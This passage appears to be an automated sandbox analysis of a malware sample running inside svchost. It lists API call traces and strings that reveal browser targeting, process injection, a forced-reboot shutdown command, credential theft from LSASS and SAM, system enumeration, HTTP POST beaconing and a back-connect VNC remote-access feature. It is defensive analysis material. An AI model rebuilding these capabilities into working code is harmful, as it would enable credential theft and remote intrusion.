- StrStrIW.SHLWAPI(02DDFDA4,microsoftedge), ref: 00B00286
  - Part of subcall function 00AFFD91: EnterCriticalSection.KERNEL32(00B066D8,00B001B6,00B00552), ref: 00AFFD97
  - Part of subcall function 00AFFDA1: LeaveCriticalSection.KERNEL32(00B066D8,00B002C5,00B06918,7C802455,?,?,02DDFFAC,00B0058F,00000C9C), ref: 00AFFDA7
  - Part of subcall function 00B00130: OpenProcess.KERNEL32(0000043A,00000000,02DDFF50), ref: 00B00149

Strings

- firefox.exe, xrefs: 00B00268
- iexplore.exe, xrefs: 00B00274
- chrome.exe, xrefs: 00B00255
- microsoftedge, xrefs: 00B00280

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF517B, Relevance: 10.5, APIs: 5, Strings: 1, Instructions: 37

APIs

- GetCurrentProcess.KERNEL32 ref: 00AF518A
- OpenProcessToken.ADVAPI32(00000000), ref: 00AF5191
- LookupPrivilegeValueW.ADVAPI32(00000000,SeShutdownPrivilege,02A8FEBC), ref: 00AF51AC
- AdjustTokenPrivileges.ADVAPI32(00B01479,00000000,00000001,00000010,00000000,00000000), ref: 00AF51C9
- CloseHandle.KERNEL32(00B01479), ref: 00AF51D4

Strings

- SeShutdownPrivilege, xrefs: 00AF519F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00740, Relevance: 7.5, APIs: 5, Instructions: 33

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000), ref: 00B0074E
- Process32FirstW.KERNEL32(00000000,02A8FCA4), ref: 00B00768
- GetCurrentProcessId.KERNEL32 ref: 00B00770
- CloseHandle.KERNEL32(00000000), ref: 00B007A2
  - Part of subcall function 00AF591B: OpenProcess.KERNEL32(00000001,00000000,00B01479), ref: 00AF5928
  - Part of subcall function 00AF591B: TerminateProcess.KERNEL32(00000000,00000000), ref: 00AF5936
  - Part of subcall function 00AF591B: CloseHandle.KERNEL32(00000000), ref: 00AF593D
- Process32NextW.KERNEL32(00000000,0000022C), ref: 00B00792

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5856, Relevance: 7.0, APIs: 1, Strings: 3, Instructions: 11

APIs

  - Part of subcall function 00AF517B: GetCurrentProcess.KERNEL32 ref: 00AF518A
  - Part of subcall function 00AF517B: OpenProcessToken.ADVAPI32(00000000), ref: 00AF5191
  - Part of subcall function 00AF517B: LookupPrivilegeValueW.ADVAPI32(00000000,SeShutdownPrivilege,02A8FEBC), ref: 00AF51AC
  - Part of subcall function 00AF517B: AdjustTokenPrivileges.ADVAPI32(00B01479,00000000,00000001,00000010,00000000,00000000), ref: 00AF51C9
  - Part of subcall function 00AF517B: CloseHandle.KERNEL32(00B01479), ref: 00AF51D4
- ShellExecuteW.SHELL32(00000000,open,C:\windows\system32\shutdown.exe,/r /f /t 5,00000000,00000000), ref: 00AF586F

Strings

- C:\windows\system32\shutdown.exe, xrefs: 00AF5864
- /r /f /t 5, xrefs: 00AF585F
- open, xrefs: 00AF5869

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC1EC, Relevance: 6.0, APIs: 4, Instructions: 47

APIs

- WSASocketW.WS2_32(00000002,00000001,00000006,00000000,00000000,00000000), ref: 00AFC1FF
- htons.WS2_32(?), ref: 00AFC22C
- bind.WS2_32(00000000,?,00000010), ref: 00AFC23D
- closesocket.WS2_32(00000000), ref: 00AFC24E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

APIs

- AllocateAndInitializeSid.ADVAPI32(?,00000002,00000020,00000220,00000000,00000000,00000000,00000000,00000000,00000000,?), ref: 00AF834C
- LookupAccountSidW.ADVAPI32(00000000,?,?,?,?,00000100,?), ref: 00AF836F
- FreeSid.ADVAPI32(?), ref: 00AF837A

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00924, Relevance: .0, Instructions: 37

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF80CB, Relevance: 36.9, APIs: 17, Strings: 4, Instructions: 178

APIs

  - Part of subcall function 00AF74C2: SHGetFolderPathW.SHELL32(00000000,0000002E,00000000,00000000,?), ref: 00AF74CB
  - Part of subcall function 00AF55E9: CreateFileW.KERNEL32(00000000,40000000,00000000,00000010,00000002,00000000,00000000), ref: 00AF560A
  - Part of subcall function 00AF55E9: WriteFile.KERNEL32(00000000,00000000,06BAFF6C,06BAFF54,00000000), ref: 00AF5624
  - Part of subcall function 00AF55E9: CloseHandle.KERNEL32(00000000), ref: 00AF5639
- CreateDirectoryW.KERNEL32(?,?), ref: 00AF816A
- wsprintfW.USER32 ref: 00AF8193
- WaitForSingleObject.KERNEL32(?,000DBBA0), ref: 00AF81CD
- TerminateProcess.KERNEL32(?,00000000), ref: 00AF81D8
- CloseHandle.KERNEL32(?), ref: 00AF81E7
- CloseHandle.KERNEL32(?), ref: 00AF81EC
- wsprintfW.USER32 ref: 00AF820F
  - Part of subcall function 00AF7E59: lstrlenW.KERNEL32(00000001), ref: 00AF7E70
  - Part of subcall function 00AF7E59: lstrlenW.KERNEL32(00000000), ref: 00AF7EB3
  - Part of subcall function 00AF7E59: wsprintfW.USER32 ref: 00AF7ED6
  - Part of subcall function 00AF7E59: CreateEnvironmentBlock.USERENV(?,?,00000000), ref: 00AF7F46
  - Part of subcall function 00AF7E59: CreateProcessAsUserW.ADVAPI32(?,00000001,?,00000000,00000000,00000000,00000420,?,00000000,00000044,00B006AA), ref: 00AF7F69
  - Part of subcall function 00AF7E59: CloseHandle.KERNEL32(00B006AA), ref: 00AF7F94
  - Part of subcall function 00AF7E59: CloseHandle.KERNEL32(?), ref: 00AF7F99
  - Part of subcall function 00AF7E59: DestroyEnvironmentBlock.USERENV(?), ref: 00AF7FA1
- WaitForSingleObject.KERNEL32(?,000BE6E0), ref: 00AF8248
- TerminateProcess.KERNEL32(?,00000000), ref: 00AF8252
- CloseHandle.KERNEL32(?), ref: 00AF825B
- CloseHandle.KERNEL32(?), ref: 00AF8260
  - Part of subcall function 00AF7FB8: GetWindowsDirectoryW.KERNEL32(?,00000104), ref: 00AF7FD1
  - Part of subcall function 00AF7FB8: Sleep.KERNEL32(0000EA60), ref: 00AF8028
  - Part of subcall function 00AF7FB8: TerminateProcess.KERNEL32(?,00000000), ref: 00AF8032
  - Part of subcall function 00AF7FB8: CloseHandle.KERNEL32(?), ref: 00AF8041
  - Part of subcall function 00AF7FB8: CloseHandle.KERNEL32(?), ref: 00AF8046
- wsprintfW.USER32 ref: 00AF829A
- WaitForSingleObject.KERNEL32(?,00075300), ref: 00AF82D3
- TerminateProcess.KERNEL32(?,00000000), ref: 00AF82DD
- CloseHandle.KERNEL32(?), ref: 00AF82E6
- CloseHandle.KERNEL32(?), ref: 00AF82EB
  - Part of subcall function 00AF8051: lstrlenW.KERNEL32(?), ref: 00AF805C
  - Part of subcall function 00AF8051: SHFileOperationW.SHELL32(00000000), ref: 00AF80B3
- DeleteFileW.KERNEL32(?), ref: 00AF8308

Strings

- .exe, xrefs: 00AF8110
- /copy-before %s, xrefs: 00AF81FC
- /copy-after %s, xrefs: 00AF8287
- /prepare %s, xrefs: 00AF8186

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3B6C, Relevance: 27.1, APIs: 2, Strings: 16, Instructions: 104

APIs

- Part of subcall function 00AF5C1A: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00AF5C35
- Part of subcall function 00AF5C1A: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00AF5C41
- wsprintfA.USER32(00000000,/%s/%s/0/%s/%d/%s/%s/,00AF3E57,00000000,00000001,00000483,000001BB,00000000), ref: 00AF3C9B
- wsprintfA.USER32(00000000,/%s/%s/0/%s/%d/%s/,00AF3E57,00000000,00000001,00000483,000001BB), ref: 00AF3CBD

Strings

- Win_8.1, xrefs: 00AF3BF6
- /%s/%s/0/%s/%d/%s/%s/, xrefs: 00AF3C93
- Win_Server_2003, xrefs: 00AF3C04
- Win_Vista_SP2, xrefs: 00AF3C12
- Win_8, xrefs: 00AF3BE8
- Win_Vista_SP1, xrefs: 00AF3C2E
- unknown, xrefs: 00AF3C56
- _32bit, xrefs: 00AF3C67
- /%s/%s/0/%s/%d/%s/, xrefs: 00AF3CB5
- Win_7, xrefs: 00AF3BB8
- Win_7_SP1, xrefs: 00AF3BC9
- Win_10_IP, xrefs: 00AF3C43
- Win_10_TH1, xrefs: 00AF3C4A
- Win_XP, xrefs: 00AF3BDA
- empty, xrefs: 00AF3B77
- Win_Vista, xrefs: 00AF3C20

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6674, Relevance: 26.4, APIs: 14, Strings: 1, Instructions: 157

APIs

- Part of subcall function 00AF65EF: InternetOpenA.WININET(Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36,00000000,00000000,00000000,00000000), ref: 00AF6600
- Part of subcall function 00AF65EF: InternetConnectA.WININET(00CC0004,02A8FDC4,029801BB,00000000,00000000,00000003,00000 00AF6629
- Part of subcall function 00AF65EF: GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6636
- Part of subcall function 00AF65EF: InternetCloseHandle.WININET(00CC0004), ref: 00AF6641
- Part of subcall function 00AF65EF: SetLastError.KERNEL32(00000000,?,02A8FDB8), ref: 00AF6648
- GetLastError.KERNEL32(02A8FDB8), ref: 00AF6689
- HttpOpenRequestA.WININET(00CC0008,POST,0299D1E0,00000000,00000000,00000000,04803000,00000000), ref: 00AF66E2
- InternetCloseHandle.WININET(89A85838), ref: 00AF6860
  - Part of subcall function 00AF61F1: InternetQueryOptionW.WININET(00000000,0000001F,02D9FF80,02D9FF7C), ref: 00AF620A
  - Part of subcall function 00AF61F1: InternetSetOptionW.WININET(00000004,0000001F,00000380,00000004), ref: 00AF6222
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000002,02D9FF80,00000004), ref: 00AF624C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000005,02D9FF80,00000004), ref: 00AF625C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000006,02D9FF80,00000004), ref: 00AF626C
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF64AF: wsprintfA.USER32(02D9FF6C,00B014B4,00000000,00001000,Content-Length: ,00000000,0000000C
- GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6730
- lstrlenA.KERNEL32(00000000,20000000), ref: 00AF6741
- HttpAddRequestHeadersA.WININET(89A85838,00000000,00000000), ref: 00AF674C
- GetLastError.KERNEL32 ref: 00AF6756
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF6522: HttpSendRequestExW.WININET(00000000,02D9FF4C,00000000,00000000,00000000), ref: 00AF655
  - Part of subcall function 00AF6522: InternetWriteFile.WININET(00000000,00000000,00000400,00800000), ref: 00AF6596
  - Part of subcall function 00AF6522: HttpEndRequestW.WININET(00000000,00000000,00000000,00000000), ref: 00AF65B2
- GetLastError.KERNEL32 ref: 00AF678D
- InternetCloseHandle.WININET(89A85838), ref: 00AF6798
- InternetQueryDataAvailable.WININET(89A85838,02D9FF8C,00000000,00000000), ref: 00AF67B1
- InternetReadFile.WININET(89A85838,00000000,00000000,00800000), ref: 00AF67D9
- InternetReadFile.WININET(89A85838,88AF9001,00000000,00800000), ref: 00AF6808
- HttpQueryInfoW.WININET(89A85838,00000013,02D9FE80), ref: 00AF6840
- StrToIntW.SHLWAPI(02D9FE80), ref: 00AF6851

Strings

- POST, xrefs: 00AF66DA

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00358, Relevance: 22.9, APIs: 9, Strings: 4, Instructions: 163

APIs

- InitializeCriticalSectionAndSpinCount.KERNEL32(00B06B58,00000FA0), ref: 00B00507
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF4FBF: QueryPerformanceCounter.KERNEL32(00000000), ref: 00AF4FC8
- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B004E2
- GetProcAddress.KERNEL32(00000000), ref: 00B004EB
- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B004FC
- GetProcAddress.KERNEL32(00000000), ref: 00B004FF
- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B00510
- GetProcAddress.KERNEL32(00000000), ref: 00B00513
- GetCurrentProcessId.KERNEL32 ref: 00B0051A
- DeleteCriticalSection.KERNEL32(00B06B58,?,00AFFBB6,00B06890), ref: 00B0052E

Strings

- ntdll.dll, xrefs: 00B004DD, 00B004F2, 00B00506
- RtlCreateUserThread, xrefs: 00B004D8
- ZwUnmapViewOfSection, xrefs: 00B00501
- NtMapViewOfSection, xrefs: 00B004ED

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFE66C, Relevance: 22.8, APIs: 6, Strings: 7, Instructions: 100

APIs

- lstrcmpA.KERNEL32(?,browsnapshot), ref: 00AFE681
- GetTickCount.KERNEL32 ref: 00AFE6B8
- lstrcmpA.KERNEL32(?,ponydata), ref: 00AFE6D2
- GetTickCount.KERNEL32 ref: 00AFE706
- lstrcmpA.KERNEL32(?,ntlmhashs), ref: 00AFE71A
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), r
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref:
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- WideCharToMultiByte.KERNEL32(00000000,00000000,?,000000FF,?,?,00000000,00000000), ref: 00AFE742
  - Part of subcall function 00AF54B8: StrStrIA.SHLWAPI(0000000A,00B01350), ref: 00AF54C9

Strings

- send accounts failed, xrefs: 00AFE6F4
- browsnapshot, xrefs: 00AFE678, 00AFE67D, 00AFE696
- ponydata, xrefs: 00AFE6CA
- ntlmhashs, xrefs: 00AFE712
- send browsnapshot failed, xrefs: 00AFE6A6
- accounts, xrefs: 00AFE6E0
- sam, xrefs: 00AFE75E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFDC2E, Relevance: 19.6, APIs: 6, Strings: 7, Instructions: 130

APIs

- lstrlenW.KERNEL32(==General==), ref: 00AFDC54
  - Part of subcall function 00AF5B79: GlobalMemoryStatusEx.KERNEL32(02A8FF44), ref: 00AF5BA0
  - Part of subcall function 00AF5B79: GetSystemInfo.KERNEL32(02A8FF20), ref: 00AF5BAA
  - Part of subcall function 00AF5B79: wsprintfW.USER32 ref: 00AF5C0B
- lstrlenW.KERNEL32(00000000), ref: 00AFDC72
- lstrlenW.KERNEL32(==Users==), ref: 00AFDC9B
  - Part of subcall function 00AF7899: NetUserEnum.NETAPI32(00000000,00000000,00000002,02A8FF70,000000FF,02A8FF6C,02A8FF64,02A8FF68), ref: 00AF78CE
  - Part of subcall function 00AF7899: lstrlenW.KERNEL32(00000002), ref: 00AF78F6
  - Part of subcall function 00AF7899: NetApiBufferFree.NETAPI32(00000002), ref: 00AF7928
  - Part of subcall function 00AF7899: NetApiBufferFree.NETAPI32(00000002), ref: 00AF7945
  - Part of subcall function 00AF7899: lstrlenW.KERNEL32(no users info), ref: 00AF7956
- lstrlenW.KERNEL32(00000000), ref: 00AFDCBA
  - Part of subcall function 00AFCCF4: lstrlenW.KERNEL32 ref: 00AFCD16
  - Part of subcall function 00AFCCF4: lstrlenW.KERNEL32(DisplayName), ref: 00AFCD4D
- lstrlenW.KERNEL32(==Programs==), ref: 00AFDD08
- lstrlenW.KERNEL32(==Services==), ref: 00AFDD4E
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AFCDD6: RegOpenKeyW.ADVAPI32(?,?,?), ref: 00AFCDE7

Strings

- Software\Microsoft\Windows\CurrentVersion\Uninstall, xrefs: 00AFDCDE
- SYSTEM\CurrentControlSet\services, xrefs: 00AFDD24
- generalinfo, xrefs: 00AFDD7B
- ==General==, xrefs: 00AFDC4E, 00AFDC53, 00AFDC56
- ==Services==, xrefs: 00AFDD44, 00AFDD49, 00AFDD50
- ==Users==, xrefs: 00AFDC95, 00AFDC9A, 00AFDC9D
- ==Programs==, xrefs: 00AFDCFE, 00AFDD03, 00AFDD0A

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF10EA, Relevance: 12.4, APIs: 4, Strings: 3, Instructions: 106

APIs

  - Part of subcall function 00AF4FBF: QueryPerformanceCounter.KERNEL32(00000000), ref: 00AF4FC8
- WSASend.WS2_32(?,?,00000001,?,00000000,00000000,00000000), ref: 00AF116A
- WSACreateEvent.WS2_32 ref: 00AF1191
  - Part of subcall function 00AFC189: WSARecv.WS2_32(?,?,00000001,?,00AF11CC,?,00000000), ref: 00AFC19D
  - Part of subcall function 00AFC189: WSAGetLastError.WS2_32(?,00AF11CC,?,?,?,?), ref: 00AFC1A8
  - Part of subcall function 00AFC189: WSAWaitForMultipleEvents.WS2_32(00000001,?,00000000,00001388,00000001,?,00AF11CC,?,?,?,?), ref: 00AFC1C9
  - Part of subcall function 00AFC189: WSAGetOverlappedResult.WS2_32(?,?,?,00000000,00AF11CC), ref: 00AFC1DE
- WSACloseEvent.WS2_32(?), ref: 00AF11DC
- WSACloseEvent.WS2_32(?), ref: 00AF11E4

Strings

- 6, xrefs: 00AF11C0
- , xrefs: 00AF110D
- 2, xrefs: 00AF11EA

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF1A5, Relevance: 12.3, APIs: 2, Strings: 5, Instructions: 95

APIs

  - Part of subcall function 00AFD72A: GetTickCount.KERNEL32 ref: 00AFD738
  - Part of subcall function 00AFD72A: GetTickCount.KERNEL32 ref: 00AFD7F7
- GetTickCount.KERNEL32 ref: 00AFF1FE
  - Part of subcall function 00AF5101: GetCurrentProcess.KERNEL32 ref: 00AF5107
- WideCharToMultiByte.KERNEL32(0000FDE9,00000000,?,000000FF,?,00000200,00000000,00000000), ref: 00AFF234
  - Part of subcall function 00AFDDEB: CreateThread.KERNEL32(00000000,00000000,Function_0000DDC3), ref: 00AFDE10
  - Part of subcall function 00AFDDEB: CloseHandle.KERNEL32(00000000), ref: 00AFDE1D
  - Part of subcall function 00AFD809: GetTickCount.KERNEL32 ref: 00AFD81E
  - Part of subcall function 00AFD809: GetTickCount.KERNEL32 ref: 00AFD871
  - Part of subcall function 00AF4FBF: QueryPerformanceCounter.KERNEL32(00000000), ref: 00AF4FC8
  - Part of subcall function 00AFD95C: GetTickCount.KERNEL32 ref: 00AFD981
  - Part of subcall function 00AFD95C: lstrlenW.KERNEL32(?), ref: 00AFDA14
  - Part of subcall function 00AFD95C: GetTickCount.KERNEL32 ref: 00AFDA48
  - Part of subcall function 00AF4B89: lstrlenA.KERNEL32(?,?), ref: 00AF4BA2
  - Part of subcall function 00AF4B89: lstrlenA.KERNEL32(?), ref: 00AF4BA9
  - Part of subcall function 00AF4B89: wsprintfA.USER32(00000000,%s/%s/0,?,?), ref: 00AF4BC8
  - Part of subcall function 00AFD6A6: CreateThread.KERNEL32(00000000,00000000,?,?), ref: 00AFD6BE
  - Part of subcall function 00AFD6A6: CloseHandle.KERNEL32(00000000), ref: 00AFD6C9

Strings

- NAT, xrefs: 00AFF1ED
- vnc32, xrefs: 00AFF2A8
- AUTOBACKCONN, xrefs: 00AFF1BE
- tv32, xrefs: 00AFF2C2
- user, xrefs: 00AFF245

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

APIs

- GetWindowsDirectoryW.KERNEL32(?,00000104), ref: 00AF7FD1
  - Part of subcall function 00AF7E59: lstrlenW.KERNEL32(00000001), ref: 00AF7E70
  - Part of subcall function 00AF7E59: lstrlenW.KERNEL32(00000000), ref: 00AF7EB3
  - Part of subcall function 00AF7E59: wsprintfW.USER32 ref: 00AF7ED6
  - Part of subcall function 00AF7E59: CreateEnvironmentBlock.USERENV(?,?,00000000), ref: 00AF7F46
  - Part of subcall function 00AF7E59: CreateProcessAsUserW.ADVAPI32(?,00000001,?,00000000,00000000,00000000,00000420,?,00000000,00000044,00B006AA), ref: 00AF7F69
  - Part of subcall function 00AF7E59: CloseHandle.KERNEL32(00B006AA), ref: 00AF7F94
  - Part of subcall function 00AF7E59: CloseHandle.KERNEL32(?), ref: 00AF7F99
  - Part of subcall function 00AF7E59: DestroyEnvironmentBlock.USERENV(?), ref: 00AF7FA1
- Sleep.KERNEL32(0000EA60), ref: 00AF8028
- TerminateProcess.KERNEL32(?,00000000), ref: 00AF8032
- CloseHandle.KERNEL32(?), ref: 00AF8041
- CloseHandle.KERNEL32(?), ref: 00AF8046

Strings

- \explorer.exe, xrefs: 00AF7FF4
- C:\Windows, xrefs: 00AF7FE8

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFDA8D, Relevance: 12.1, APIs: 3, Strings: 5, Instructions: 89

APIs

- lstrcmpA.KERNEL32(?,wg32,?,?,?,?,?,?), ref: 00AFDAA6
- lstrcmpA.KERNEL32(?,pn32,?,?,?,?,?,?), ref: 00AFDABD
- lstrcmpA.KERNEL32(?,sg32,?,?,?,?,?,?), ref: 00AFDAD4
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF355B
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AFD00B: GetExitCodeProcess.KERNEL32(?,?), ref: 00AFD021
  - Part of subcall function 00AFD00B: CloseHandle.KERNEL32(?), ref: 00AFD037
  - Part of subcall function 00AFD0B8: CloseHandle.KERNEL32(?), ref: 00AFD0ED
  - Part of subcall function 00AFD07D: CloseHandle.KERNEL32(?), ref: 00AFD085

Strings

- cannot get, xrefs: 00AFDB49
- wg32, xrefs: 00AFDA9C
- lsass.exe, xrefs: 00AFDB76
- pn32, xrefs: 00AFDAB5
- sg32, xrefs: 00AFDACC

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF1857, Relevance: 10.7, APIs: 7, Instructions: 156

APIs

- socket.WS2_32(00000002,00000001,00000006), ref: 00AF1883
- WSAConnect.WS2_32(?,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF18D0
- closesocket.WS2_32 ref: 00AF18DD
- getsockname.WS2_32(?,?,?), ref: 00AF1915
- socket.WS2_32(00000002,00000001,00000006), ref: 00AF193F
  - Part of subcall function 00AF578A: MultiByteToWideChar.KERNEL32(00000000,00000000,00AF19A0,000000FF,?,00000100), ref: 00AF57A9
- WSAConnect.WS2_32(?,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF19C6
- getsockname.WS2_32(?,?,?), ref: 00AF19FB

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFDF06, Relevance: 10.6, APIs: 3, Strings: 3, Instructions: 81

APIs

- GetTickCount.KERNEL32 ref: 00AFDF37
- Sleep.KERNEL32(00000BB8), ref: 00AFDF55
- GetTickCount.KERNEL32 ref: 00AFDF99
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF355B

Strings

- backconn, xrefs: 00AFDFC8, 00AFE004
- cannot get config, xrefs: 00AFDFC3
- start fail, xrefs: 00AFDFFF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFE5C5, Relevance: 10.6, APIs: 3, Strings: 4, Instructions: 58

APIs

- lstrcmpA.KERNEL32(?,AUTOBACKCONN), ref: 00AFE5E4
- lstrcmpA.KERNEL32(?,malware), ref: 00AFE639
- lstrcmpA.KERNEL32(?,Code60Stat), ref: 00AFE656
  - Part of subcall function 00AFD4DF: GetTickCount.KERNEL32 ref: 00AFD51F
  - Part of subcall function 00AFD4DF: GetTickCount.KERNEL32 ref: 00AFD54D
  - Part of subcall function 00AFD4DF: wsprintfA.USER32(?,%d %d,?,00000000), ref: 00AFD571
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF355B
  - Part of subcall function 00AFD6A6: CreateThread.KERNEL32(00000000,00000000,?,?), ref: 00AFD6BE
  - Part of subcall function 00AFD6A6: CloseHandle.KERNEL32(00000000), ref: 00AFD6C9

Strings

- malware, xrefs: 00AFE630, 00AFE635, 00AFE642
- Code60Stat, xrefs: 00AFE64E
- AUTOBACKCONN, xrefs: 00AFE5DC
- TRUE, xrefs: 00AFE5F5
